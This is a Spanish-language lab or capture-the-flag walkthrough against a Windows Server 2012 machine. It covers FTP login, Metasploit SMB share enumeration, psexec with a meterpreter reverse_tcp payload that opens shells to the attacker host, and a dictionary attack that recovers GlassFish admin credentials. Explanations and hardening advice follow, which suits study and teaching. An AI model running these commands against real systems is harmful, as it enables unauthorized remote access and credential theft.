


# **Martin Dalla Pozza**

**Windows Server 2012**

```

└─(kali㉿kali)-[~]
$ ftp 192.168.1.4
Connected to 192.168.1.4.
220-Enigmazilla
220 Cualquier intruso que intente entrar sin permiso lo pagara muy caro!
Name (192.168.1.4:kali): solomon
331 Password required for solomon
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 

```



## Explicacion de la sesion FTP:

Estas ejecutando el cliente FTP desde Kali Linux y conectandote a la maquina con IP 192.168.1.4

**Connected to 192.168.1.4:**

**220-Enigmazilla**

**220 Cualquier intruso que intente entrar sin permiso lo pagara muy caro!**

El servidor responde con un mensaje de bienvenida (banner FTP)

Aqui dice “Enigmazilla” y un aviso intimidatorio (solo es un texto configurado por el administrador).

```
Name (192.168.1.4:kali): solomon  
331 Password required for solomon
```

### **Password:**

***El servidor pide un usuario y luego la contraseña.***

***Ingresaste el usuario solomon***

230 Logged on

La autenticación fue correcta has iniciado sesión.

Remote system type is UNIX.

Using binary mode to transfer files.

El servidor indica que es un sistema UNIX y usa modo binario para transferir archivos.

ftp>

***Ahora estas dentro del prompt del cliente FTP, desde donde puedes ejecutar comandos como:***

ls listar archivos

cd cambiar de carpeta

get archivo descargar

put archivo subir

bye o quit salir

***En la captura de Wireshark se puede ver el tráfico y los comandos ejecutados***

***Escalada de acceso (solo en entornos autorizados)***

Ver nuevas credenciales dentro del FTP suele ser una pista del creador del CTF/lab para que avances a la siguiente fase.

***perdicion / KingSnake representaría el siguiente usuario a probar en otro servicio:***

SSH

FTP con permisos mayores

Panel web

SMB, etc

**Esto es muy tipico en maquinas de prueba, donde la progresion esta diseñada paso a paso.**

```
Session Acciones Editar Vista Ayuda
msf > use auxiliary /scanner/smb/smb_enumshares

Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/smb/smb_enumshares . normal No SMB Share Enumeration

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_enumshares

[*] Using auxiliary/scanner/smb/smb_enumshares
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/smb/smb_enumshares) > options

Module options (auxiliary/scanner/smb/smb_enumshares):
Name Current Setting Required Description
HIGHLIGHT_NAME_PATTERN username|password|user|pass|Groups.xml yes PCRE regex of resource names to highlight
LogSpider 3 no 0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
MaxDepth 999 yes Max number of subdirectories to spider
Share no Show only the specified share
ShowFiles false yes Show detailed information when spidering
SpiderProfiles true no Spider only user profiles when share is a disk share
SpiderShares false no Spider shares recursively

Used when connecting via an existing SESSION:
```

```
Module options (auxiliary/scanner/smb/smb_enumshares):
Name Current Setting Required Description
HIGHLIGHT_NAME_PATTERN username|password|user|pass|Groups.xml yes PCRE regex of resource names to highlight
LogSpider 3 no 0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
MaxDepth 999 yes Max number of subdirectories to spider
Share no Show only the specified share
ShowFiles false yes Show detailed information when spidering
SpiderProfiles true no Spider only user profiles when share is a disk share
SpiderShares false no Spider shares recursively

Used when connecting via an existing SESSION:
Name Current Setting Required Description
SESSION no The session to run this module on

Used when making a new connection via RHOSTS:
Name Current Setting Required Description
RHOSTS no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/smb/smb_enumshares) > set rhost 192.168.1.4
rhost => 192.168.1.4
msf auxiliary(scanner/smb/smb_enumshares) > set lhost 192.168.1.1
[!] Unknown datastore option: lhost. Did you mean RHOST?
lhost => 192.168.1.1
msf auxiliary(scanner/smb/smb_enumshares) > set smbdomain SANTAPRISCA
smbdomain => SANTAPRISCA
msf auxiliary(scanner/smb/smb_enumshares) > set smbuser perdicion
smbuser => perdicion
msf auxiliary(scanner/smb/smb_enumshares) > set smbpass KingSnake
smbpass => KingSnake
msf auxiliary(scanner/smb/smb_enumshares) > run
[-] 192.168.1.4:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[!] 192.168.1.4:139 - peer_native_os is only available with SMB1 (current version: SMB3)
[!] 192.168.1.4:139 - peer native lm is only available with SMB1 (current version: SMB3)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[+] 192.168.1.4:139 - ADMIN$ - (DISK|SPECIAL) Remote Admin
[+] 192.168.1.4:139 - C$ - (DISK|SPECIAL) Default share
[+] 192.168.1.4:139 - IPC$ - (IPC|SPECIAL) Remote IPC
[+] 192.168.1.4:139 - NETLOGON - (DISK) Logon server share
[+] 192.168.1.4:139 - Perdicion - (DISK)
[+] 192.168.1.4:139 - SYSVOL - (DISK) Logon server share
[*] 192.168.1.4: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumshares) > use exploit/windows/smb/psexec
```

```

Session Acciones Editar Vista Ayuda
msf auxiliary(scanner/smb/smb_enumshares) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) >
msf exploit(windows/smb/psexec) > set rhost 192.168.1.4
rhost => 192.168.1.4
msf exploit(windows/smb/psexec) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(windows/smb/psexec) > set smbdomain SANTAPIRSKA
smbdomain => SANTAPIRSKA
msf exploit(windows/smb/psexec) > set smbuser perdicion
smbuser => perdicion
msf exploit(windows/smb/psexec) > set smbpass KingSnake
smbpass => KingSnake
msf exploit(windows/smb/psexec) > set share C$
share => C$
msf exploit(windows/smb/psexec) > show payloads

Compatible Payloads
=====
#   Name
-   --
0   payload/generic/custom
1   payload/generic/debug_trap
2   payload/generic/shell_bind_aws_ssm
3   payload/generic/shell_bind_tcp
4   payload/generic/shell_reverse_tcp
5   payload/generic/ssh/interact
6   payload/generic/tight_loop
7   payload/windows/adduser
8   payload/windows/custom/bind_hidden_ipknock_tcp
9   payload/windows/custom/bind_hidden_tcp

Disclosure Date Rank Check Description
----- . . . .
0   normal No  Custom Payload
1   normal No  Generic x86 Debug Trap
2   normal No  Command Shell, Bind SSM (via AWS API)
3   normal No  Generic Command Shell, Bind TCP Inline
4   normal No  Generic Command Shell, Reverse TCP Inline
5   normal No  Interact with Established SSH Connection
6   normal No  Generic x86 Tight Loop
7   normal No  Windows Execute net user /ADD
8   normal No  Windows shellcode stage, Hidden Bind Ipknock TCP Stager
9   normal No  Windows shellcode stage, Hidden Bind TCP Stager

```

```

root@kali:~/home/kali
Session Acciones Editar Vista Ayuda
275 payload/windows/x64/vncinject/reverse_https
4 Reverse HTTP Stager (wininet)
276 payload/windows/x64/vncinject/reverse_http
4 Reverse HTTP Stager (wininet)
277 payload/windows/x64/vncinject/reverse_tcp
4 Reverse TCP Stager
278 payload/windows/x64/vncinject/reverse_tcp_rc4
P Stager (RC4 Stage Encryption, Metasm)
279 payload/windows/x64/vncinject/reverse_tcp_uuid
P Stager with UUID Support (Windows x64)
280 payload/windows/x64/vncinject/reverse_winhttp
4 Reverse HTTP Stager (winhttp)
281 payload/windows/x64/vncinject/reverse_winhttps
4 Reverse HTTPS Stager (winhttp)

msf exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > exploit -j

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.1:4444
[*] 192.168.1.4:445 - Connecting to the server...
[*] 192.168.1.4:445 - Authenticating to 192.168.1.4:445|SANTAPIRSKA as user 'perdicion' ...
msf exploit(windows/smb/psexec) >
msf exploit(windows/smb/psexec) >
[*] 192.168.1.4:445 - Selecting PowerShell target
[*] 192.168.1.4:445 - Executing the payload...
[*] 192.168.1.4:445 - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.1.4:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (230982 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.1:4444 -> 192.168.1.4:56497) at 2025-12-02 17:00:00 +0100

```

```

Session Acciones Editar Vista Ayuda
msf exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.1.1:4444
[*] 192.168.1.4:445 - Connecting to the server...
[*] 192.168.1.4:445 - Authenticating to 192.168.1.4:445|SANTAPIRSKA as user 'perdicion' ...
[*] 192.168.1.4:445 - Selecting PowerShell target
[*] 192.168.1.4:445 - Executing the payload...
[*] 192.168.1.4:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.1.1:4444
[*] 192.168.1.4:445 - Connecting to the server...
[*] 192.168.1.4:445 - Authenticating to 192.168.1.4:445|SANTAPIRSKA as user 'perdicion' ...
[*] 192.168.1.4:445 - Selecting PowerShell target
[*] 192.168.1.4:445 - Executing the payload...
[*] 192.168.1.4:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (230982 bytes) to 192.168.1.4
[*] Meterpreter session 2 opened (192.168.1.1:4444 -> 192.168.1.4:56515) at 2025-12-02 17:01:03 +0100

meterpreter > ls
whoami: C:\Windows\system32
=====
Mode          Size      Type  Last modified        Name
----- . . . .
040777/rwxrwxrwx  0  dir   2012-07-26 10:06:55 +0200  0409
100666/rw-rw-rw- 160  fil   2012-06-02 16:31:19 +0200  @OpenWithToastLogo.png
100666/rw-rw-rw- 39424 fil   2012-07-26 04:35:30 +0200  ACCTRES.dll
040777/rwxrwxrwx  0  dir   2019-01-17 12:34:58 +0100  ADDSDeployment_Internal
100777/rwxrwxrwx  25088 fil   2012-07-26 05:08:16 +0200  ARP.EXE
100666/rw-rw-rw- 522648 fil   2012-07-26 06:45:08 +0200  AUDIOKSE.dll
100666/rw-rw-rw- 122368 fil   2012-07-26 05:05:08 +0200  AUInstallAgent.dll
100666/rw-rw-rw- 875520 fil   2012-07-26 05:05:00 +0200  ActionCenter.dll
100666/rw-rw-rw- 544256 fil   2012-07-26 05:05:00 +0200  ActionCenterCPL.dll

```

Session	Acciones	Editar	Vista	Ayuda
100777/rwxrwxrwx	38400	fil	2012-07-26 05:08:53 +0200	wuapp.exe
100777/rwxrwxrwx	57264	fil	2012-07-26 06:46:59 +0200	wuaclt.exe
100666/rw-rw-rw-	3318784	fil	2012-07-26 05:08:14 +0200	wuaeng.dll
100666/rw-rw-rw-	1613824	fil	2012-07-26 05:08:14 +0200	wuctux.dll
100666/rw-rw-rw-	97280	fil	2012-07-26 05:08:14 +0200	wudriver.dll
100666/rw-rw-rw-	43008	fil	2012-07-26 05:08:14 +0200	wups.dll
100666/rw-rw-rw-	48128	fil	2012-07-26 05:08:14 +0200	wups2.dll
100777/rwxrwxrwx	309760	fil	2012-07-26 05:08:53 +0200	wusa.exe
100666/rw-rw-rw-	99328	fil	2012-07-26 04:35:40 +0200	wushareduxresources.dll
100666/rw-rw-rw-	140800	fil	2012-07-26 05:08:14 +0200	wwebhv.dll
100666/rw-rw-rw-	566784	fil	2012-07-26 05:08:14 +0200	wvc.dll
100666/rw-rw-rw-	16896	fil	2012-07-26 05:08:14 +0200	wwaninst.dll
100777/rwxrwxrwx	43008	fil	2012-07-26 05:08:53 +0200	xcopy.exe
100666/rw-rw-rw-	54272	fil	2012-07-26 05:08:15 +0200	xmfilter.dll
100666/rw-rw-rw-	241152	fil	2012-07-26 05:08:15 +0200	xmllite.dll
100666/rw-rw-rw-	21504	fil	2012-07-26 05:08:15 +0200	xmlprovi.dll
100666/rw-rw-rw-	61952	fil	2012-07-26 05:08:15 +0200	xolehip.dll
100666/rw-rw-rw-	2974208	fil	2012-07-26 05:08:16 +0200	xpservices.dll
100666/rw-rw-rw-	1435648	fil	2012-07-26 05:08:16 +0200	xpssvcs.dll
100666/rw-rw-rw-	4014	fil	2012-06-02 16:35:00 +0200	xwizard.dtd
100777/rwxrwxrwx	62976	fil	2012-07-26 05:08:53 +0200	xwizard.exe
100666/rw-rw-rw-	456704	fil	2012-07-26 05:08:16 +0200	xwizards.dll
100666/rw-rw-rw-	121344	fil	2012-07-26 05:08:16 +0200	xwreg.dll
100666/rw-rw-rw-	259584	fil	2012-07-26 05:08:16 +0200	xwtpdui.dll
100666/rw-rw-rw-	147968	fil	2012-07-26 05:08:16 +0200	xwtpw32.dll
040777/rwxrwxrwx	0	dir	2012-07-26 10:05:04 +0200	zh-CN
040777/rwxrwxrwx	0	dir	2012-07-26 10:05:04 +0200	zh-HK
040777/rwxrwxrwx	0	dir	2012-07-26 10:05:04 +0200	zh-TW
100666/rw-rw-rw-	440832	fil	2012-07-26 05:08:16 +0200	zipfldr.dll

## ***Explicacion del uso del modulo auxiliary/scanner/smb/smb\_enumshares en Metasploit:***

El modulo auxiliary/scanner/smb/smb\_enumshares de Metasploit se utiliza para enumerar los recursos compartidos (shares) disponibles en un equipo que utiliza el protocolo SMB (Server Message Block). Esto permite identificar que carpetas o recursos estan accesibles a traves de la red, lo cual es un paso fundamental en auditorías de seguridad, pentesting o analisis de infraestructura Windows.

### ***Configuracion inicial del modulo:***

use auxiliary/scanner/smb/smb\_enumshares

se revisan las opciones disponibles mediante:

### ***Options:***

#### ***Entre las opciones mas importantes se encuentran:***

rhost: 192.168.1.4 (*Windows Server 2012*) Enigma

smbdmain: dominio Windows usado para autenticacion.

smbuser y smbpass: credenciales para conectar al recurso compartido.

threads: numero de hilos para el escaneo.

SpiderShares / SpiderProfiles: opciones para inspeccionar profundamente los recursos encontrados.

**Configuracion de los parametros:**

**En este caso, se establecieron los parámetros siguientes:**

**set rhost 192.168.1.4 (Windows Server 2012) Enigma**

**set lhost 192.168.1.1 (Kali)**

**set smbdomain SANTAPRISCA**

**set smbuser perdicion**

**set smbpass KingSnake**

Se observa que se intento configurar lhost, pero este módulo no necesita un LHOST, por lo que Metasploit devolvió un aviso:

[!] Unknown datastore option: lhost.

**Ejecucion del modulo:**

**run**

Metasploit intentó autenticar y negociar el protocolo SMB. El mensaje:

Login Failed: Unable to negotiate SMB1...

Indica que el host objetivo solo permite SMB2 o SMB3, y la negociación para SMB1 falló. Esto es normal en sistemas modernos, que deshabilitan SMB1 por seguridad.

A pesar de este mensaje informativo, el módulo sí logró enumerar los recursos compartidos.

**Resultados obtenidos:**

**El modulo listo los siguientes shares del equipo remoto:**

ADMIN\$: recurso administrativo del sistema.

C\$: la unidad principal del sistema (administrativa).

IPC\$: canal de comunicación interno.

NETLOGON: relacionado con autenticación en dominios.

Perdicion: un recurso compartido probablemente perteneciente al usuario.

SYSVOL: utilizado en entornos de dominio para políticas y scripts.

Estos resultados son valiosos para un auditor, ya que indican:

Que recursos estan expuestos.

**Cuales requieren autenticacion.**

**Que carpetas del dominio estan accesibles.**

**Explicacion del uso del modulo exploit/windows/smb/psexec en Metasploit:**

El modulo psexec de Metasploit es una de las tecnicas mas comunes para obtener acceso remoto a sistemas Windows cuando se poseen credenciales válidas. Su funcionamiento se basa en utilizar el protocolo SMB y el servicio Windows Service Control Manager (SCM) para subir un ejecutable al sistema remoto y ejecutarlo como servicio. Esto permite abrir una sesión Meterpreter.

**Seleccion del modulo:**

**use exploit/windows/smb/psexec**

Al cargarlo, Metasploit indica que no se ha configurado un payload, por lo que usa uno por defecto:

**windows/meterpreter/reverse\_tcp**

Este payload establece una conexión inversa desde el objetivo hacia el atacante.

**Configuracion de parametros:**

**set rhost 192.168.1.4 (Windows Server 2012) Enigma**

**set lhost 192.168.1.1 (Kali)**

**Credenciales SMB:**

Se configuran dominio, usuario y contraseña:

set smbdomain SANTAPIRSKA

set smbuser perdicion

set smbpass KingSnake

set share C\$

**Cuando ejecutas:**

**show payloads**

**Metasploit lista todos los payloads compatibles con este exploit.**

**Generalmente, los más usados son:**

windows/meterpreter/reverse\_tcp

windows/meterpreter/reverse\_http

windows/meterpreter/reverse\_https

**Esto permite elegir como se establecera la conexión tras la explotacion.**

Finalidad del modulo **psexec**

**Este modulo sirve para:**

Ejecutar comandos o payloads en equipos Windows usando SMB

Obtener sesiones meterpreter si se tienen credenciales válidas

Movimientos laterales en redes Windows

No explota una vulnerabilidad, sino que es un método de ejecución remota mediante credenciales validas.

**Cuando ejecutas:**

**show payloads**

Metasploit muestra todos los payloads compatibles con el modulo que estas utilizando.

En este caso, el modulo es:

**exploit/windows/smb/psexec**

Este modulo permite ejecutar codigo de forma remota en un sistema Windows usando SMB, por lo que solo muestra payloads que funcionan en Windows y que pueden ejecutarse como un servicio remoto, que es precisamente cómo trabaja psexec.

**¿Qué tipo de payloads suelen aparecer?**

Aparecen cosas como: **meterpreter reverse**

windows/meterpreter/reverse\_tcp

windows/meterpreter/reverse\_http

windows/meterpreter/reverse\_https

Son los payloads mas usados.

**El objetivo del reverse es que la victima abra una conexion hacia tu maquina (LHOST / LPORT).**

**meterpreter bind**

**windows/meterpreter/bind\_tcp**

***En este caso el equipo victima abre un puerto esperando a que tu te conectes.***

command shell

windows/shell/reverse\_tcp

windows/shell/bind\_tcp

Son más simples: dan una consola básica en vez de una sesión meterpreter.

***¿Por que es importante ver los payloads compatibles?***

Porque no todos los módulos aceptan cualquier payload.

El módulo psexec requiere payloads Windows capaces de ejecutarse como servicio, por eso solo se muestran los compatibles.

***Ademas, elegir el payload correcto determina:***

Si la conexión funcionará o no.

El nivel de control que tendrás.

La evasión de firewalls.

Si necesitas puertos abiertos o salientes.

***Explicación del resultado del exploit psexec en Metasploit:***

Después de configurar el payload:

set payload windows/x64/meterpreter/reverse\_tcp

se ejecutó el exploit en segundo plano con:

***exploit -j***

A continuación se detalla lo que ocurrió y qué significa cada mensaje.

***Inicio del handler de conexión inversa:***

[\*] Started reverse TCP handler on 192.168.1.1:4444

Esto indica que Metasploit está escuchando en el puerto 4444 esperando que el objetivo devuelva la conexión del payload meterpreter.

## ***Conexion y autenticacion SMB:***

### ***El exploit intenta conectarse al objetivo:***

[\*] Connecting to the server...

[\*] Authenticating to 192.168.1.4:445|SANTAPIRSCHA as user 'perdicion'...

Aqui se verifica que las credenciales proporcionadas son validas.

El dominio aparece como **SANTAPIRSCHA**.

Si es un error tipografico real, podría causar fallos intermitentes; pero en este caso, parece que el sistema igualmente acepto las credenciales.

## ***Seleccion del metodo de ejecucion:***

[\*] Selecting PowerShell target

psexec puede usar distintos métodos para ejecutar codigo en Windows:Un binario ejecutable subido al sistemaUn servicio temporal

PowerShell (como en este caso)

El módulo eligió automáticamente PowerShell porque el entorno lo permitía.

## ***Ejecucion del payload:***

[\*] Executing the payload...

[+] Service start timed out, OK if running a command or non-service executable...

El mensaje Service start timed out es NORMAL cuando el exploit usa comandos o PowerShell en lugar de un servicio completo.

No significa error, solo que el tiempo de espera del servicio expiro.

## ***Resultado:***

### ***Primer intento:***

[\*] Exploit completed, but no session was created.

No se establecio la sesion.

Esto puede ocurrir si:

El firewall demoro la conexion

El payload tardo en ejecutar

La red tuvo lag

El objetivo tardó demasiado en devolver la conexión reverse\_tcp

**Segundo intento:**

[\*] Meterpreter session 1 opened (...)

Aquí sí se creó correctamente una sesión Meterpreter.

**Tercer intento:**

[\*] Meterpreter session 2 opened (...)

El exploit generó otra sesión adicional.

**Explicacion:**

Cada vez que ejecutas exploit sin cerrar las sesiones anteriores, Metasploit intenta instalar un nuevo payload, generando nuevas sesiones independientemente de las previas.

**Explicacion del comando ls en Meterpreter:**

**Cuando dentro de Meterpreter ejecutas:**

meterpreter > ls

**Estas mostrando el contenido del directorio actual en el sistema remoto.**

**En este caso, el directorio es:**

C:\Windows\System32

Este es uno de los directorios más importantes de Windows, donde se almacenan los binarios del sistema operativo, bibliotecas DLL y herramientas internas.

**El puerto 4848/tcp** suele estar asociado al servicio ssl/appserv-http, que normalmente corresponde al GlassFish Administration Console (la consola de administración del servidor de aplicaciones GlassFish o Sun/Oracle Application Server).

**¿Que significa?**

4848/tcp: Puerto TCP estándar que utiliza GlassFish para su consola de administración.

ssl/appserv-http: Indica que el servicio usa HTTP sobre SSL/TLS, es decir, tráfico cifrado.

GlassFish Admin Console: Interfaz web donde se gestionan aplicaciones, configuraciones, recursos, seguridad, etc.

## **¿Para que se usa este puerto?**

Acceder a la consola web de administración de GlassFish.

Realizar tareas de configuración del servidor.

Implementar o gestionar aplicaciones Java EE.

Monitorear el estado del servidor.


## **Seguridad:**

Normalmente debe estar accesible solo desde redes de administración, no desde Internet.

Se recomienda cambiar contraseñas por defecto y reforzar el cifrado TLS.

Si el puerto aparece abierto y no utilizas GlassFish, podría indicar una instalación olvidada o un servicio expuesto accidentalmente.

```
msf auxiliary(scanner/http/glassfish_login) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf auxiliary(scanner/http/glassfish_login) > set RPORT 4848
RPORT => 4848
msf auxiliary(scanner/http/glassfish_login) > set SSL true
SSL => true
msf auxiliary(scanner/http/glassfish_login) > set USER_FILE /home/kali/Documentos/glassfish_users.txt
USER_FILE => /home/kali/Documentos/glassfish_users.txt
msf auxiliary(scanner/http/glassfish_login) > set PASS_FILE /home/kali/Documentos/glassfish_pass.txt
PASS_FILE => /home/kali/Documentos/glassfish_pass.txt
msf auxiliary(scanner/http/glassfish_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/http/glassfish_login) > run
[*] 192.168.1.4:4848 - Checking if Glassfish requires a password ...
[*] 192.168.1.4:4848 - Glassfish is protected with a password
[-] 192.168.1.4:4848 - Failed: 'admin:admin'
[-] 192.168.1.4:4848 - Failed: 'admin:adminadmin'
[-] 192.168.1.4:4848 - Failed: 'admin:admin123'
[-] 192.168.1.4:4848 - Failed: 'admin:password'
[-] 192.168.1.4:4848 - Failed: 'admin:password1'
[-] 192.168.1.4:4848 - Failed: 'admin:glassfish'
[-] 192.168.1.4:4848 - Failed: 'admin:welcome1'
[-] 192.168.1.4:4848 - Failed: 'admin:changeme'
[-] 192.168.1.4:4848 - Failed: 'admin:123456'
[-] 192.168.1.4:4848 - Failed: 'admin:12345678'
[-] 192.168.1.4:4848 - Failed: 'admin:123456789'
[-] 192.168.1.4:4848 - Failed: 'admin:exploit'
[+] 192.168.1.4:4848 - Success: 'admin:spl0it'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/glassfish_login) > 
```



A screenshot of the GlassFish Console - Common Tasks interface at the URL 192.168.1.4:4848/common/index.jsf. The left sidebar contains a tree view of administration tasks under "Common Tasks", including "Domain", "Nodes", "Applications", "Lifecycle Modules", "Monitoring Data", "Resources" (with sub-options like "Concurrent Resources", "Connectors", "JDBC", "JMS Resources", "JNDI", "JavaMail Sessions", "Resource Adapter Configs"), "Configurations" (with sub-options like "default-config", "server-config", "Update Tool"), and "Deployments". The main content area is titled "GlassFish Console - Common Tasks" and lists several categories: "GlassFish News" (Support, Registration, GlassFish News), "Deployment" (List Deployed Applications, Deploy an Application), "Administration" (Change Administrator Password, List Password Aliases), "Monitoring" (Monitoring Data), "Documentation" (Open Source Edition Documentation Set, Quick Start Guide, Administration Guide, Application Development Guide, Application Deployment Guide), "Update Center" (Installed Components, Available Updates, Available Add-Ons), and "Resources" (Create New JDBC Resource, Create New JDBC Connection Pool).

**Explicacion del resultado de tu escaneo:**

**El modulo de Metasploit que usaste:**

auxiliary(scanner/http/glassfish\_login)

realiza un ataque de fuerza bruta basico sobre la consola de administracion de GlassFish (puerto 4848).

### ***Lo que muestran los mensajes:***

Se comprobo que el GlassFish requiere contraseña:

Glassfish is protected with a password

Se intentaron credenciales comunes:

Failed: 'admin:admin'

Failed: 'admin:password'

Finalmente se encontró una combinacion valida:

[+] Success: 'admin:sploit'

***Esto significa que la consola de administracion de GlassFish en 192.168.1.4:4848 está usando una contraseña débil y vulnerable a ataques de diccionario.***

***¿Qué implica este hallazgo desde el punto de vista de seguridad?***

### ***Acceso total a la consola:***

El usuario admin en GlassFish tiene control total del servidor, incluyendo despliegue de aplicaciones y configuraciones críticas.

Riesgo de compromiso completo del servidor

### ***Un atacante con estas credenciales podria:***

Modificar o subir aplicaciones maliciosas.

Crear usuarios.

Ejecutar codigo dentro del contenedor Java.

Obtener acceso al sistema operativo dependiendo de la configuracion.

La instancia no tiene políticas de hardening adecuadas

Debería usarse una contraseña fuerte y limitar el acceso al puerto 4848.

### ***¿Qué deberias hacer ahora? (Defensa)***

***Si estas auditando un sistema que te pertenece o te han autorizado a evaluar, estas son acciones recomendadas:***

Cambiar inmediatamente la contraseña del usuario admin

Usar una contraseña robusta y unica.

Restringir el puerto 4848

Permitir únicamente acceso desde:

localhost

VPN administrativa

Direcciones IP autorizadas

Activar HTTPS fuerte

Verifica que GlassFish esté usando TLS actualizado.

4Revisar logs

***Buscar accesos previos no autorizados:***

server.log

domain1/logs/access/

Actualizar GlassFish

Versiones antiguas tienen múltiples vulnerabilidades criticas.

***GlassFish 4.0:***

GlassFish es un servidor de aplicaciones Java EE (ahora Jakarta EE) que permite desplegar aplicaciones web y empresariales desarrolladas en Java. La versión 4.0 se lanzó alrededor de 2013 y soporta características de Java EE 7, incluyendo:

***Servlets 3.1***

***JSF 2.2***

***EJB 3.2***

***JPA 2.1***

***WebSocket y JSON-P***

GlassFish 4.0 se utiliza mucho para desarrollo y pruebas, aunque no siempre es recomendado para producción debido a ciertos problemas de seguridad en versiones antiguas.

### ***Nessus:***

Nessus es una herramienta de escaneo de vulnerabilidades. Analiza sistemas, redes y aplicaciones para detectar:

Software desactualizado

Configuraciones inseguras

Vulnerabilidades conocidas (CVE)

Puertos y servicios abiertos

Nessus produce un reporte indicando riesgo critico, alto, medio o bajo para cada hallazgo.

### ***GlassFish 4.0 y Nessus:***

Cuando usas Nessus para escanear un servidor que ejecuta GlassFish 4.0, normalmente detecta vulnerabilidades asociadas a:

#### ***Software desactualizado:***

***GlassFish 4.0 es antiguo y tiene vulnerabilidades conocidas, como:***

**CVE-2013-2186**

**CVE-2013-1571**

**CVE-2014-0139**

Estas pueden permitir ejecución remota de código o bypass de autenticación si el servidor está expuesto.

#### ***Configuraciones inseguras:***

Administración sin contraseña o con credenciales por defecto

Consola de administración expuesta públicamente

